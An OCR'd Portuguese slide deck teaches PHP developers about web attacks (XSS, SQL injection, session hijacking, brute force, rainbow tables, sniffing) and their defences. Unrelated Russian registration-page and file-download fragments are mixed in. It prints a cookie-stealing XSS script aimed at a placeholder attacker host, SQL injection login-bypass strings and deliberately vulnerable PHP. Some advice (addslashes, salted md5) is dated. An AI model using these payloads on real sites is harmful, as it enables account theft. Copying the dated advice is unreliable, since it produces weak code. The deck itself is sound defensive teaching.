
Aplicações seguras tendem a custar caro...

Aplicações não seguras tendem
a custar **mais** caro ainda...

Por que que é mais caro desenvolver uma aplicação segura?



Maior tempo de projeto e pesquisa



Maior tempo de codificação

Testes mais minuciosos

Maior uso de hardware

Maior uso de banda

Treinamento de pessoal interno


Treinamento do usuário

NÃO SACRIFIQUE A USABILIDADE DO PROJETO

Показывать информацию обо мне

- Всем
- Только зарегистрированным пользователям
- Никому

Защита от автоматической регистрации




Введите ответ

X Очистить

Всё верно

Для того чтобы приступить к регистрации всем предлагается пройти небольшой тест. Он состоит всего из одной задачки школьного уровня.

Нужно определить сопротивление между точками A и B в такой схеме.



$R_{AB} = \square R$

Ответить и перейти к регистрации

- Download via Teleglobe
- Download via Level(3)
- Download via Level(3) #3

No premium user. Please trace the image below.

Download via Cogent

Price	Bonus	Valid for	Payment-possibilities	
4.50 EUR	No bonus	48 hours short-term	PayPal CLICK HERE TO BUY	PayByCall download access


Conhecendo os meios de ataque

2

Quais os tipos de ataque que posso sofrer?

Existem diversos tipos de ataque através da internet. Eis alguns:

- XSS (Cross-site Scripting)
- SQL Injection
- Session Hijacking
- Cookie Theft
- Brute Force
- Rainbow Table
- Password Sniffing
- Entre outros...



XSS
Cross-site Scripting

XSS
Cross-site Scripting

O que é?

Injeção de código arbitrário em uma página.

Como ocorre?

Geralmente através de brechas em formulários onde os dados enviados ao servidor não são devidamente filtrados.

XSS
Cross-site Scripting

Exemplo

```
<form action="mensagem.php" method="post">
    Nome: <input type="text" name="nome"  /> <br />
    Coment&aacute;rio: <textarea name="comentario"></textarea> <br />
    <input type="submit" value="Manda bala" />
</form>
```

```
<?php
    echo 'Comentario de ' . $nome . ': <br />';
    echo $comentario;
?>
```

XSS
Cross-site Scripting

Exemplo

```
<script>
window.location = "http://meusitedomal.com/cookie.php?dados=" + document.cookie;
</script>
```

```
&lt;script&gt;
window.location = &quot;http://meusitedomal.com/cookie.php?dados=&quot; + document.cookie;
&lt;/script&gt;
```

Como evitar

Existem funções prontas no PHP para filtrar strings.

Utilizando-as, além de evitar um XSS, você garante que o usuário conseguirá expressar o que realmente intentou.

Como evitar

Funções que você pode utilizar:

- htmlspecialchars()
- htmlentities()
- filter_input()

Leia mais sobre XSS: http://tinyurl.com/mais-sobre-xss

SQL Injection

SQL Injection

O que é?

Injeção de código SQL arbitrário dentro de uma consulta legítima.

Como ocorre?

Na maioria das vezes a injeção de código SQL se dá a partir de formulários não filtrados, em que os dados recebidos vão diretamente para dentro da consulta.

Exemplo

```
<form action="login.php" method="post">
    Usuario: <input type="text" name="usuario"  /> <br />
    Senha: <input type="text" name="senha"  /> <br />
    <input type="submit" value="Soca a porva" />
</form>
```



```
SELECT * FROM usuarios WHERE usuario = '$usuario' AND senha = '$senha'
```

SQL Injection

Exemplo

```
1' OR 1='1
```

```
SELECT * FROM usuarios WHERE usuario = '1' OR 1='1' AND senha = '1' OR 1='1'
```

SQL Injection

Exemplo

fulano'# ou fulano' --

```
SELECT * FROM usuarios WHERE usuario = 'fulano'#' AND senha = 'qualquer coisa'
```

Como evitar

Novamente... Filtrando os dados enviados pelo usuário é possível evitar que seja injetado código dentro do seu SQL.

Como evitar

Funções que você pode utilizar:

- addslashes()
- mysql_real_escape_string()

Leia mais sobre XSS: http://tinyurl.com/mais-sobre-sql-injection

Session Hijacking

Session Hijacking

O que é?

Quando o invasor obtém acesso à sessão de um usuário autenticado.

Como ocorre?

Sempre que os dados do cliente são armazenados em sessão é gerado um ID. Caso alguém o descubra, poderá navegar pelo site como se fosse o usuário real.

Atenção...

Hoje, com as configurações padrão do PHP é bem pouco provável que você sofra um ataque de roubo de sessão no seu site.

Para tanto você deve estar atento às seguintes configurações:

Session Hijacking

Atenção...

session.use_cookies

session.use_only_cookies

```
GET / HTTP/1.1
Host: algumsite.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; pt-BR; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Cookie: PHPSESSID=3108c6a684a89787947087d4e46f278d
Cache-Control: max-age=0
```

Session Hijacking

Exemplo

```
algumapagina.php?PHPSESSID=1234
```

Como evitar

Nunca confie 100% no ID de sessão recebido.
Você pode fazer algumas verificações redudantes, como comparar o IP e o User-Agent.

Em casos mais **vitais** você pode sugerir ao usuário que utilize cookies, intruindo-o e falando da sua importância para uma navegação mais segura no site.

Leia mais sobre Sess. Hijacking: http://tinyurl.com/mais-sobre-sess-hijacking

Cookie Theft

Cookie Theft

O que é?

A tradução literal é “Roubo de Cookie”. Na verdade a literal **mesmo** é “Roubo de Biscoito”. :P

Trata-se capturar cookies na máquina da vítima e utilizá-los para acessar o local desejado.

Como ocorre?

O roubo de cookie pode possuir duas naturezas: XSS e vulnerabilidades no próprio browser.

Como evitar

O script que foi apresentado anteriormente no exemplo de XSS é responsável por roubar um cookie.

Atualmente não são muito comuns falhas de browsers que permitam o roubo de cookies, mas no passado houveram **muitos**.

Como evitar

No site do **PHP Security Consortium** [1] você pode consultar o resumo da newsletter da **SecurityFocus** [2], que possui sempre anúncio de novas vulnerabilidades encontradas.

A partir disso você pode conscientizar os seus usuários caso perceba que os mesmos utilizem um browser vulnerável.

[1] http://phpsec.org/projects/vulnerabilities/securityfocus.html
[2] http://securityfocus.com/vulnerabilities

Tá todo mundo aí ainda?

Brute Force Attack

Brute Force Attack

O que é?

O ataque por força bruta baseia-se na busca exaustiva da informação procurada, através de tentativa e erro com todas as possibilidades existentes.

Como ocorre?

O usuário mal intencionado acessa o formulário no qual irá tentar o ataque e utiliza um programa, estipulando uma cadeia de caracteres e um tamanho máximo para a frase.
O programa irá tentar todas as combinações possíveis até que uma dê certo.

Brute Force Attack

Atenção...

Este tipo de ataque é bastante semelhante ao **Ataque de Dicionário**. A diferença é que o dicionário esgota suas possibilidades mais rápido utilizando apenas palavras existentes e senhas comuns.

Como evitar

Existem dois meios bastante comuns de evitar este tipo de ataque: limite de tentativas e limite de tempo entre uma tentativa e outra.

Leia mais sobre Sess. Hijacking: http://tinyurl.com/mais-sobre-brute-force

Rainbow Table

Rainbow Table

O que é?

Semelhante ao ataque de força bruta, porém diretamente a um hash (md5, sha1, etc).

Como ocorre?

É a mistura de um ataque de força bruta com um ataque de dicionário. De posse do hash, o invasor utiliza este ataque para testar combinações que possam gerar o hash procurado até que se chegue à resposta correta.

Exemplo

Caso o usuário malicioso obtenha acesso aos hashs de senha (apenas visualizar), ele ainda assim terá de descobrir a senha que está ali.

O problema está em confiar apenas na criptografia de hashs comuns como **md5** e **sha1**.

Exemplo


Vamos pegar como exemplo a palavra **abacaxi**.

O hash md5 referente é
4b96d5c1ff312eea069ddc760794963d.

Supondo que obtemos este hash do banco de dados, basta digitá-lo no Google e em alguns segundos estamos prontos.

Rainbow Table

Exemplo



Como evitar

A técnica mais utilizada e que reduz drasticamente a chance de este ataque dar certo, é “temperar” suas senhas.

Ao inserir uma string arbitrária antes de criptografar a senha, este ataque torna-se praticamente inefetivo.

À essa string arbitrária damos o nome de **salt**.

Rainbow Table

Como evitar

Digamos que seu salt será **rocknroll**.
Ao aplicar a criptografia na sua string, você deverá concatenar com o seu salt.

md5('rocknroll' . $senha)

Se a senha for **abacaxi** teremos o seguinte hash:
0a5cefae5c742e8a914f486db9ea45ef.
E pra esse o Google não tem resposta! ;)

Leia mais sobre Rainbow Table: http://tinyurl.com/mais-sobre-rainbow-table

Password Sniffing

Password Sniffing

O que é?

Este ataque baseia-se em capturar na rede um pacote descriptografado com os dados de autenticação de algum usuário.

Como ocorre?

Monitorando a rede pode-se visualizar todos os pacotes. Todas as requisições via POST e GET normalmente estão abertas à visualização.

Como evitar

Proteja a sua conexão com SSL. Utilizando este protocolo você irá assegurar que a comunicação entre o cliente e o servidor, mesmo que interceptada, não possa ser decifrada.

Utilize sempre o POST (por ser uma forma mais segura) e lembre-se de sempre colocar o protocolo **HTTPS**.

Como evitar

Você pode também redirecionar o usuário para a página de login (o formulário em si) sempre com HTTPS.

Não existe nenhuma razão técnica para isso, apenas psicológica. O usuário costuma sentir-se mais seguro quando está colocando sua senha em uma página com cadeado. :)

Leia mais sobre Sniffing: http://tinyurl.com/mais-sobre-sniffing

Outros tipos de ameaça

3

Outros tipos de ameaça

Existem outras ameaças que vão além da alçada do programador. Outras podem ser evitadas se alguns cuidados forem tomados.

- Includes
- Abuso de formulários
- Diretrizes (register_globlals, display_errors, etc)
- Exposição do phpinfo

Includes

A inclusão de arquivos via **include()** e **require()**, embora muito útil, pode ter consequencias muito ruins se não utilizada corretamente.

É muito comum a inclusão de arquivos recebidos via URL sem que a string seja filtrada.

Includes

Outro ponto que você deve estar atento é quanto ao uso de extensões que o seu servidor web não "conheça".

Evite extensões do tipo **.inc**. Se for fazê-lo, prefira algo do tipo **meuarquivo.inc.php**.

Includes

Funções que você pode utilizar para filtrar os dados recebidos e evitar um ataque de XSS ou a exposição do seu código:

- basename()
- file_exists()

Abuso de formulários

Esteja sempre atento ao uso de seus formulários.

O maior erro que você pode cometer é colocar os possíveis e-mails dentro do seu formulário.

Isto abrirá uma brecha em que o usuário mal intencionado poderá inserir endereços arbitrários e utilizar o seu formulário como disseminador de SPAM.

Diretrizes

Algumas diretrizes, quando bem configuradas, podem aumentar a segurança da sua aplicação.

- register_globals
- display_errors
- log_errors

Exposição do phpinfo

É incrível o número de páginas espalhadas pela web que possuem um arquivo **phpinfo.php** em sua raiz.

A primeira ação tomada por um usuário mal intencionado é verificar a existência desse arquivo e de variantes do seu nome como **info.php**, **php.php**, etc.

Mais alguns cuidados

4

Mais alguns cuidados

Existem mais alguns cuidados que você pode tomar para assegurar que será mais difícil conseguir realizar um ataque bem sucedido contra a sua aplicação.

- Lei do menor privilégio (SQL)
- Ocultação de cabeçalhos HTTP
- Examine sempre os logs
